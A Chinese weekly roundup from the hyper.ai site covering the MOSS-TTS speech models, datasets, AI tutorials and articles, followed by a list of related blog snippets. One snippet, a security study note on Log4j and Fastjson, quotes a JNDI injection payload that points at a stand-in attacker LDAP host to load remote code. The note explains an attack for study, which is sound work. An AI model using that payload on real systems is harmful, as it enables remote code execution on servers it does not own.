MOSS-TTS:基于 CAT 架构的解耦式生产级语音生成模型;打破单细胞分析壁垒:Pan-Cancer scRNA-Seq 数据集构建跨癌种免疫图谱基准

从零开始学习 Go 1.25 编程 今天是你新生活的第一天,无论年龄、背景如何,改变从这一刻开始。CodeGym帮助成千上万普通人转型为程序员,从零基础到掌握Go语言,完成真实项目,甚至入职心仪岗位。Go语言简洁高效,适合服务器端开发,是云基础设施、微服务和高负载系统的首选。2026年正是入行良机,你的经验反而是优势。别犹豫,迈出第一步,你将收获技能、自信与全新人生。🚀 阅读详情

当前,单一的语音生成模型在面对复杂的现实世界需求时已显乏力。实际应用中,一段语音不仅需要高保真地模仿特定音色,还需在不同内容中自然切换说话风格,并在长达几十分钟的叙述中保持稳定,同时支持对话、角色扮演和实时交互等不同形态,这些需求远超单一模型的能力边界。

在此背景下,MOSI.AI 与 OpenMOSS 开源发布 MOSS-TTS Family 语音生成模型家族 。该家族并未构建单一巨大模型,而是将语音生成工作流解耦为五个生产级模型,包括高保真语音基座 MOSS-TTS、多说话人对话模型 MOSS-TTSD 等 。其核心技术基于 1.6B 参数的大规模音频分词器 MOSS Audio-Tokenizer,采用纯 Transformer 架构的CAT(Causal Audio Tokenizer with Transformer)实现高保真音频重建 。该系列模型解决了许多复杂场景下的应用难题,为语音生成领域提供了一套可直接接入创作流程的工具链。

目前,HyperAI超神经官网已上线了「MOSS-TTS :高保真多场景语音生成模型」,快来试试吧~

在线使用:https://go.hyper.ai/AtKvk

3 月 2 日-3 月 6 日,hyper.ai 官网更新速览:

* 优质公共数据集:3 个

* 优质教程精选:8 个

* 社区文章解读:3 篇

* 热门百科词条:5 条

* 3 月截稿顶会:4 个

访问官网:hyper.ai

公共数据集精选

1. Drone Sound Audio Detection 无人机音频检测数据集

该数据集包含了未知和无人机这两类音频录音,旨在用于二元音频分类任务,检测真实环境中的无人机声音。该数据集中的音频文件以标准格式(如 WAV)提供,适合用于诸如 Mel 频谱图提取、 MFCC 特征提取、短时傅里叶变换(STFT)以及原始波形深度学习模型等预处理技术。

直接使用:https://go.hyper.ai/vKHJC

2. Adverse Drug Reaction 模拟药物不良反应数据集

该数据集用于模仿药物不良反应(ADR)的药物警戒报告,旨在支持药物安全监测方面的研究、机器学习实验和算法开发。其中个案安全报告(ICSRs)是基于真实世界的药物警戒系统(如 FDA FAERS 、 EMA EudraVigilance)启发人工生成的。

直接使用:https://go.hyper.ai/Jex4v

3. Pan-Cancer scRNA-Seq 癌症单细胞转录图谱数据集

该数据集包含 7,930 个单细胞的转录组表达数据,涵盖三种不同生物学状态:健康免疫基线、液体肿瘤(髓样白血病)以及实体肿瘤微环境(黑色素瘤),旨在构建一个跨队列整合的单细胞分析基准,为算法性能评估与方法学对比、多队列批次效应校正(Batch Correction)、免疫耗竭状态分析、跨肿瘤类型生物标志物挖掘提供基准。

直接使用:https://go.hyper.ai/CnZTc

公共教程精选

1.ACE-Step 1.5:音乐生成 Demo

ACE-Step 1.5 是由 ACE Studio 与阶跃星辰(StepFun)联合推出的开源音乐生成基础模型,旨在突破开源音乐生成能力的边界。该模型采用创新的双阶段生成架构,通过扩散变换器(Diffusion Transformer, DiT)与语言模型(Language Model, LM)的协同集成,实现了高质量、长时长的音乐内容生成。

在线运行:https://go.hyper.ai/QZ6oi

Demo 页面

2.Qwen3-ASR-1.7B:新一代语音识别系统

Qwen3-ASR 是阿里云通义千问团队推出的新一代开源端到端自动语音识别(ASR)模型系列。该模型基于 Qwen3-Omni 多模态基础模型及自研的 AuT 语音编码器构建,专注于实现高精度、多语种、长音频以及流式与非流式统一的语音到文本转录能力。该模型以原始音频信号为输入,通过端到端架构直接将其映射为结构化文本输出,同时支持字/词级毫秒级时间戳对齐,适用于会议转写、智能字幕、客服语音归档及方言语音交互等众多场景。

在线运行:https://go.hyper.ai/zb0Vi

Demo 页面

3.vLLM+Open WebUI 部署 Qwen3-Coder-Next

Qwen3-Coder-Next 是由阿里云通义千问开源的轻量级代码生成大模型,专注于全场景编程辅助与代码生成任务。该模型以「高性能、低门槛、易部署」为核心优势,基于 Qwen3 大语言模型架构优化,融合代码领域专属的预训练数据(覆盖 80+ 主流编程语言、10 亿 + 代码片段)与 RLHF(人类反馈强化学习)代码对齐优化,在 HumanEval+、MBPP、MultiPL-E 三大权威代码评测榜单中均达到开源模型第一梯队水平,性能接近 CodeLlama-70B,适用于算法编写、业务代码生成、代码注释补充、跨语言代码转换、Bug 修复等多类编程场景。

在线运行:https://go.hyper.ai/ukxPt

Demo 页面

4.VibeVoice-ASR:多功能端到端语音识别 Demo

VibeVoice-ASR 是一款由 Microsoft 团队开源的高性能、多功能端到端语音识别(ASR)模型,旨在为长音频内容提供结构化、上下文感知的语音转文本服务。该模型采用先进的统一音频建模架构,能够一次性处理长达 60 分钟的长音频,支持生成包含说话人身份(Who)、时间戳(When)、转录内容(What)的结构化输出,并允许用户提供上下文信息以提升识别准确率。其核心技术突破在于高效的长序列建模能力与跨语言多任务学习机制,彻底解决了传统 ASR 模型在处理长音频时的时间对齐与语义连贯性问题。

在线运行:https://go.hyper.ai/8eMFX

Demo 页面

5.MOSS-TTS :高保真多场景语音生成模型

MOSS-TTS 系列是由 MOSI.AI 与 OpenMOSS 团队推出的开源语音生成模型系列。当单段音频需要听起来像真人、每个字发音准确、在不同内容间切换说话风格、维持数十分钟稳定性、支持对话、角色扮演及实时交互时,单一的 TTS 模型往往难以胜任。因此,本项目将语音生成工作流解耦为五个可独立使用或组合的生产级模型,包括核心的 MOSS-TTS 基础模型、MOSS-TTSD 多语言对话模型、MOSS-VoiceGenerator 声音设计模型、MOSS-SoundEffect 音效生成模型及 MOSS-TTS-Realtime 实时交互模型。该系列支持 20 种语言,主要解决高保真零样本语音克隆、长达一小时的稳定长文本合成、多语种及中英文混合生成,以及复杂场景下的细粒度时长与音素级发音控制等现实应用难题。

在线运行:https://go.hyper.ai/AtKvk

Demo 页面

6.Z-Image:阿里 60 亿参数开源文生图模型

Z-Image 是阿里云通义千问团队推出的新一代高效图像生成模型。在发布 Z-Image-Turbo 蒸馏版并使其登顶 Artificial Analysis 文生图开源模型榜单后,Z-Image 团队正式开源了 Z-Image 标准版。作为 Z-Image 系列的主要社区基模,标准版是未经蒸馏的完整模型,在生成质量、风格多样性与二次开发支持方面表现卓越,旨在为社区开发者提供一个强大且灵活的图像生成基座,解锁定制开发与微调的更多可能。

在线运行:https://go.hyper.ai/SsDMv

Demo 页面

7.Qwen3-TTS:高质量可控多语言语音合成 Demo

Qwen3-TTS-12Hz-1.7B-CustomVoice 是阿里通义团队推出的新一代高质量语音合成(TTS)基模。该模型专注于在单一统一框架内实现多语种语音合成、多说话人(Custom Voice)控制、基于文本指令的风格与情感调节,以及高自然度与低延迟的语音生成。基于 12Hz 声学建模框架,参数量达 1.7B,模型在语音清晰度、韵律一致性与跨语种稳定性方面表现优异。通过引入 CustomVoice 机制,该模型可在推理阶段直接切换预设说话人,无需额外训练,并结合自然语言风格指令,实现更精细化的表达控制。

在线运行:https://go.hyper.ai/xWsQ6

Demo 页面

8.FoundationMotion 视频问答系统

FoundationMotion 是由英伟达和麻省理工学院联合推出的一个基于 Qwen2.5-VL 微调的视频理解与问答系统,旨在实现对视频中空间运动的理解与推理。该模型通过融合视觉语言预训练技术,能够对上传的视频内容进行智能分析并回答相关问题。

在线运行:https://go.hyper.ai/JlGZk

Demo 页面

社区文章解读

1. 突破传统多模态整合局限!MIT提出APOLLO框架,实现细胞共享与特异性信息明确分离

随着单细胞技术的持续演进和数据规模的迅猛增长,如何高效、自动化地整合多模态数据,同时清晰解耦共享信息与模态特异性信息,已成为当前单细胞生物学面临的一项核心挑战。针对这一难题,麻省理工学院与瑞士苏黎世联邦理工学院的联合研究团队,提出了一个通用深度学习计算框架 APOLLO(Autoencoder with a Partially Overlapping Latent space learned through Latent Optimization,即通过潜变量优化学习部分重叠潜空间的自编码器)。该框架通过显式建模共享信息和模态特异性信息,为更全面、精准地解析细胞状态及其调控逻辑提供了一条可行的技术路径。

查看完整报道:https://go.hyper.ai/jaCKf

2. 在线教程丨基于500万小时语音数据,Qwen3-TTS实现3秒语音克隆及精细调控

当生成式 AI 不再局限于「生成文字」,而是开始真正「发出声音」,语音就从信息通道升级为可编程、可塑造的表达媒介。在这一技术演进路径上,新一代模型开始尝试突破传统 TTS 的边界——不仅追求更高保真度,还强调多语言泛化能力与精细化控制能力。由 Qwen 团队日前开源的 Qwen3-TTS 便是基于双轨语言模型(LM)架构,在实时语音合成的同时,也可对输出语音进行细粒度调控。

查看完整报道:https://go.hyper.ai/eKr7T

3. MIT开发Pichia-CLM模型学习酵母DNA「语言」,外源蛋白产量最高可提高至3倍

目前业界已经开发了多种基于宿主 CUB 的密码子优化工具和方法,但这些方法仍可能无法稳定地产生高表达构建体。近年来,随着人工智能尤其是序列建模技术的发展,研究者开始将基因序列视为一种「语言」,尝试通过类似自然语言处理的方法来学习其中的隐含规则。在这一背景下,来自麻省理工学院的研究团队提出一种基于深度学习的语言模型 Pichia-CLM,用于在工业相关宿主毕赤酵母中进行密码子优化,以提升重组蛋白的产量。

查看完整报道:https://go.hyper.ai/a4H2G

热门百科词条精选

1. 视觉语言模型 VLM

2. 超网络 HyperNetworks

3. 门控注意力 Gated Attention

4. 人机回圈 Human-in-the-loop (HITL)

5. 神经辐射场 Neural Radiance Field (NeRF)

这里汇编了数百条 AI 相关词条,让你在这里读懂「人工智能」:

https://go.hyper.ai/wiki


一站式追踪人工智能学术顶会:https://go.hyper.ai/event

以上就是本周编辑精选的全部内容,如果你有想要收录 hyper.ai 官方网站的资源,也欢迎留言或投稿告诉我们哦!

下周再见!

从零开始学习使用 AI 欢迎踏入ClaudeCode未来世界,开启与AI协作的全新旅程。无论你是零基础新手、开发者,还是非程序员,都能通过实战项目快速掌握智能体协作技能——不再只是提问,而是指挥AI完成复杂任务。你将化身主角,在16个级别、200+实践中成长为高效创造者。真正的优势不再是会用工具,而是懂得如何让智能体为你工作。取代你的不是AI,而是会用AI的人。现在,故事从你开始👇 阅读详情

相关推荐

第28篇 sw放样特征矩形-圆-矩形学习笔记

本例演示三轮廓放样:先画中心对齐的100×100矩形草图,再在偏移100的基准面上绘制圆,最后在另一基准面画矩形。通过依次选择三个轮廓并正确设置连接点,实现矩形→圆→矩形的平滑过渡,注意连接点位置避免扭曲。

Txwtech 42

从Transformer到单细胞分析:解耦式AI与数据基准如何驱动技术规模化

Transformer架构作为深度学习的核心模型,通过自注意力机制实现了对序列数据的强大建模能力,其原理在于并行计算全局依赖关系,显著提升了处理长序列任务的效率。这一技术价值不仅体现在自然语言处理领域,更在语音合成、生物信息学等跨学科应用中展现出巨大潜力。在工程实践中,基于Transformer的变体(如CAT架构)通过引入多条件输入流和对抗性训练,实现了对生成过程不同维度(如音色、韵律)的解耦控制,这为生产级语音合成提供了精细化、可控的解决方案。同时,在单细胞RNA测序数据分析中,Transformer能

weixin_30555515的博客 348

PR控制以及使用PR控制用于单相离/并网逆变器

最近想学习一下并网逆变器,需要用到PR控制,全网找遍了许多学习资料,终于掌握的差不多了,在此做个记录,以及个人对PR(Proportional Resonant)控制的理解。在去年7月准备电赛的时候偶然看到有几篇讲解数字滤波器,第一次接触传递函数离散化,深刻被数字时代的数字方式折服,改改代码,就可以实现不同的截至频率,甚至不同阶数,而模拟方式还要改元器件。当时就感觉这玩意太他妈牛逼了,很想学懂它,奈何学不会呀。后面全身心做电赛,就忘了这事儿。直至最近学习PR控制,当初的感觉又回来了,一股劲儿吃下来了。

xht2403267701的博客 3万+

从CAT架构到Transformer:解耦式AI与跨域数据整合的工程实践

在人工智能与数据分析领域,Transformer架构凭借其强大的序列建模能力,已成为处理高维复杂数据的核心技术。其自注意力机制能有效捕捉长距离依赖关系,为从语音到基因表达等多种序列数据提供了统一的建模框架。这一原理催生了重要的技术价值:通过对隐层表征进行解耦与控制,实现信息的精细化生成与解析。在实际应用中,这种能力被用于解决两大核心挑战:在语音合成中实现音色、情感等属性的独立调控;在单细胞测序分析中消除批次效应,整合多源数据。本文以MOSS-TTS语音生成模型和Pan-Cancer scRNA-Seq基准构

weixin_33749131的博客 367

通讯软件002——快速使用modscan进行modbus调试

快速使用modscan进行modbus调试

zhouwl72的博客 1032

PSINS工具箱15状态组合导航仿真程序(test_SINS_GPS_153)浅析-卡尔曼滤波设置+导航解算

文章目录test_SINS_GPS_153源码poserrsetkfinitgabiaskfupdate流程 test_SINS_GPS_153源码 poserrset function poserr = poserrset(dpos0, dlon, dhgt) % position errors dpos=[dlat;dlon;dhgt] setting. % % Prototype: poserr = poserrset(dpos0) % Input: dpos0=[dlat; dlon; dhgt],

十八与她的博客 2160

2026.11.7 AI学习总结

110 你 14b 模型权重本身就要约 8.8GB,默认上下文(Ollama 在 16GB 卡上可能给到 4K)加上 KV Cache 就爆了。比如设成 2048,你输入了 500 个 token 的问题,那模型最多还能生成 1500 个 token 的回答。超出部分会被截断,模型就"看不见"了。4 如果 14b 跑起来后发现它"忘事",再逐步往上加,比如先试 4096。,根据注意力头的重要性动态分配缓存资源,重要的留显存,不重要的下沉。,单位是 token,表示模型这一次推理最多能同时"看到"多少内容。

qq_41181702的博客 375

001:InVEST学习——产水/水源涵养

InVEST产水模块介绍 前言 (一些碎碎念着急的可以忽略)最开始做inVEST模型是2020年中,应该说对这个软件有很特殊的感情,之前一直想出一个教程,但是因为事情多加上拖延加上懒就耽搁了,事实证明东西不用就确实荒废了,现在面对当初自己做的东西顶多也就能想起一些思路,很多细节都忘了,所以这个教程也相当于是一个备忘录吧。 ...

Victoriaac的博客 2万+

Flink 学习日志 03:自定义一个SourceFunction,完成对Redis中数据的读取

本文介绍了在Flink中自定义SourceFunction读取Redis数据的完整流程:通过Jedis客户端连接WSL2中的Redis服务,编写RedisSource实现循环读取所有Key-value并逐条输出,结合Thread.sleep()实现每秒一条的流式效果。关键步骤包括环境准备、添加Jedis依赖、配置IDEA运行时加载provided依赖,并注意生产环境中应避免使用阻塞的keys *,改用scan命令。最终实现动态读取、实时打印,验证了Flink与Redis的数据集成能力。

木木的学习笔记 422

基于h5端的视频录制和回溯功能的实现

整理了一套《前端大厂面试宝典》,包含了HTML、CSS、JavaScript、HTTP、TCP协议、浏览器、VUE、React、数据结构和算法,一共201道面试题,并对每个问题作出了回答和解析。

发果叁 3191

nRF开发环境搭建全攻略:VS Code + nRF Connect SDK + Zephyr实战

嵌入式开发中,环境配置往往是新手入门的第一道障碍,尤其面对基于Zephyr RTOS的Nordic nRF平台时,工具链的复杂度常让人望而却步。理解构建系统、SDK版本管理和调试工具之间的协作关系,是高效开发的前提。Zephyr作为开源实时操作系统,通过设备树和Kconfig实现硬件描述与功能配置,而nRF Connect SDK(NCS)则是Nordic基于Zephyr的增强发行版,两者结合为物联网开发提供了强大支持。基于VS Code搭建开发环境,配合west工具管理多仓库、CMake/Ninja执行构

weixin_29188997的博客 227

邓明 Agent 系统面试-意图识别学习笔记

不要只是做意图识别而不做测评,就好像要评估 RAG 准确性,在接口服务要测试响应时延,超时控制等等,这里也要关注意图识别准确率,如果面试官认为项目指标太高是在吹牛,关键就是回答因为 Agent 解决的是特定领域的意图识别,识别场景单一,另外就是因为用户输入相对简单。意图识别影响 prompt/spec 的加载,意图识别影响上下文组织,意图识别影响工具选择,意图识别影响 prompt 建议,意图识别得到的意图不是让模型随机生成而是候选类别里去做选择。2.意图识别的原因,以及意图识别得到的是什么?

m0_57222081的博客 215

Upwork入门指南:如何创建吸引人的个人资料

本文详细介绍了如何在Upwork上创建并优化个人资料,帮助自由职业者吸引更多客户。内容包括: 注册与验证:从注册账号到邮箱验证的完整步骤。 个人资料填写:如何撰写吸引人的标题、简介,选择技能标签,以及设置专业头像和费率。 作品集与优化:上传高质量作品集,提升搜索排名和客户信任度。 常见问题解答:解决新手常见问题,如无工作经验或审核不通过。 通过本文的指导,你将学会打造一个专业且高效的个人资料,为在Upwork上获得更多机会奠定基础。

qq_61813593的博客 3518

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 200

【LLM数据篇】预训练数据集+指令生成sft数据集

在《Aligning Large Language Models with Human: A Survey》综述中对LLM数据分类为典型的人工标注数据、self-instruct数据集等 优秀的开源sft数据集:alpaca_data、belle、千言数据集、firefly、moss-003-sft-data多轮对话数据集等 文章目录 note 构造指令实例的3种方式 sft:Aligning Large Language Models with Human: A Survey Alpaca 1. self

发现问题,并解决问题,批判性思维 1万+

Statistics and Machine Learning Toolbox

Statistics and Machine Learning Toolbox(带书签),MATLAB统计学习工具

Java 多态 学习笔记

多态是面向对象编程的重要特性,指同一操作作用于不同对象时产生不同行为。其核心在于“父类引用指向子类对象”,结合方法重写实现运行时动态绑定。多态使代码更灵活、可扩展,如用Person p = new Student();统一处理各类人员注册,无需修改调用逻辑。但多态无法直接调用子类特有方法,需通过instanceof判断并强制转换。编译时看左边(类型),运行时看右边(实际对象),实现解耦与维护便利。

AA_AA114514的博客 361

ET2012新版免狗免安装绿色软件

ET2012新版免狗免安祖昂绿色软件。,新界面,新视觉,

天线模块布局走线学习

天线通常与射频收发芯片、匹配网络、滤波器以及射频连接器等共同组成完整的无线通信链路;在进行原理图设计时,器件封装应当尽量小,倾向于0402、0201等,可以减小由封装带来的寄生参数影响。

qq_59757948的博客 166

大中型超市收银系统(可直接运行)

光步前台收银系统系统功能:商品销售、商品退货、挂单、收银员权限、会员销售、单品取消、整单取消、商品查询、脱机销售、脱机数据上传,基本资料下载,开钱箱、小票打印、收款结算,支持多币种付款方式(现金、储值卡、礼券、微信等),支持多种促销。运行环境:.net 4.0登陆信息用户名:1001 密码:123456内置商品信息,商品编码可输入00001000 - 00010000,测试效果相关功能键F5 结算 F9挂单 F11商品查询 F8退货 Insert单品取消 Del整单取消 F12开钱箱F2 会员 Ctrl+Z退出系统 Home 锁屏 相关源码待公开

CMake学习

CMake如何编译成库?1. 为什么要有库?库就是预先写好,编译好的代码集合。存在的意义,1)避免重复造轮子和重复编译,库是,你的代码在编译时直接链接它,不需要把库的源码重新编译一遍,大大节省了编译时间。;2):编译成库让别人可以直接调用我的函数,但看不到cpp源码,看不到里面的逻辑。3):大项目可以拆分给不同的团队开发不同的库,最后拼在一起。静态库:就是在程序编译和链接阶段,把库里被用到的代码部分,像打包裹一样,直接复制粘贴到最终的可执行文件(如.exe或 Linux 下的无后缀文件)里面。

m0_56487684的博客 198

将物理先验嵌入机器人学习:从经典力学到 VLA 与 WAM

本文综述了将物理先验嵌入机器人学习的三条路径:数据与表示、模型架构、训练损失,强调其位置决定约束效力。通过夹取软物体案例,阐明运动学、动力学、接触与材料特性在任务中的分层作用。指出物理先验非万能,需匹配实际条件;强约束可加速学习,但误用会引入偏差。提出“有效刚度”等概念,强调主动探测与参数辨识的重要性,并警示仅靠单一方法无法保障安全执行,需结合在线验证与控制闭环。

lovely_yoshino的博客 899

Linux网络学习【深入理解多路转接epoll】

本文围绕 Linux 多路转接 epoll 展开,以“设计动机—核心机制—触发模式—代码实践”为主线,对比 select、poll 的监听管理与就绪检查方式,解析关注集合、就绪列表及核心接口,重点讲解水平触发与边缘触发的行为差异,以及边缘触发配合非阻塞读写的处理要点。结合多连接服务器实践,梳理事件注册、连接接收、部分收发、可写事件按需监听及断开清理流程,厘清就绪通知与操作完成的区别,分析常见错误与性能影响因素,帮助读者建立从事件循环到连接管理的完整认识,为高并发服务器与事件驱动框架开发打下基础。

承于所学,探技术之渊;以代码求政,寻成长之道。 1万+

正则表达式学习笔记 02:基础语法

正则表达式是描述字符匹配规则的迷你语言,由普通字符和元字符组成。普通字符直接匹配自身,而元字符如.、*、+、^、$等具有特殊含义,用于控制匹配模式。常见功能包括任意字符匹配、字符类、预定义类(如\d)、量词、位置锚点、分组与捕获、环视断言及反向引用。需注意,若要匹配元字符本身,必须使用转义符\。例如,\.可匹配字面点号。

菜鸟的专栏 184

[LangChain] 学习笔记(08):工具调用底层闭环与第三方搜索(Tavily)实战

大模型通过工具调用实现外部能力扩展:模型返回tool_calls,开发者本地执行后将结果以ToolMessage形式追加至对话历史,再由模型生成最终回答。关键闭环在于状态追加,否则会陷入死循环。借助LangChain生态如TavilySearch,可轻松接入联网搜索,突破知识时效限制。注意避免invalid_tool_call_id错误,确保消息历史完整;网络超时需检查代理或环境配置。简单问题模型自主解答属正常行为。

一名在 Linux 与 C/C++ 世界里打怪升级的开发者。持续输出系统编程、网络编程、数据结构与算法的高质量学习笔记与实战总结 356

ES6:Iterator与Generator函数学习及Generator函数和async实现异步编程理解

几个概念:可迭代对象是指具有迭代器接口的对象: 实现类数组使用 for of 循环 对象无法使用数组的迭代器。 generator 函数类似遍历器函数,返回一个迭代器对象; 该对象调用 方法时,会把 后面的表达式作为值 ,并执行当前指针与下一步指针之间的程序。 generator 实现迭代器函数 后面跟的内容为 得到的 值。流程:循环 会调用 generator 函数,返回一个 iterator 对象, 方法由 generator 内部的 决定。 Gene

2403_87566238的博客 221

【学习笔记】51单片机 按键控制LED流水灯模式&定时器时钟

在下面去给他写中断子函数,他会在main中去到Timer0这个子函数当中去,再接着跳转回来。再TMOD上,这个是不可位寻址的,必须八位同时复制,如果同时使用定时器1和定时器0,先配置定时器1再去配置定时器0会把 之前前定时器1的更新掉,我们去给他让他只去执行一部分。现在我们要去做中断了,改正之后的是这样,但其实是还有缺陷在的。寄存器是连接软硬件的媒介,我们现在写一个关于这个的代码。这样得到的和我们预期的一样。TMOD的寄存模式,M1和M0是来决定工作模式的。我们要看的是关于以下的寄存器。

2601_96469072的博客 224

Git与GitHub系统学习|本地Git工作模型:终端与进程、CWD、HEAD/Index/工作树及Git对象

从GitHub网页端走向本地Git,讲清终端、Shell、进程与工作目录,解释仓库发现、HEAD、Index和工作树,分析Commit/Tree/Blob引用、文件树与暂存机制,区分实测与教学示例。

Brookty的博客 295

echarts学习手记

本文介绍ECharts的引入与基本使用:通过npm安装并按需引入核心模块、图表类型及组件,注册后初始化图表实例。结合resize事件实现响应式布局,通过dispose()销毁实例避免内存泄漏,并支持自定义主题与seriesLayoutBy配置调整数据映射方式,提升图表灵活性与性能。

qq_43592674的博客 41
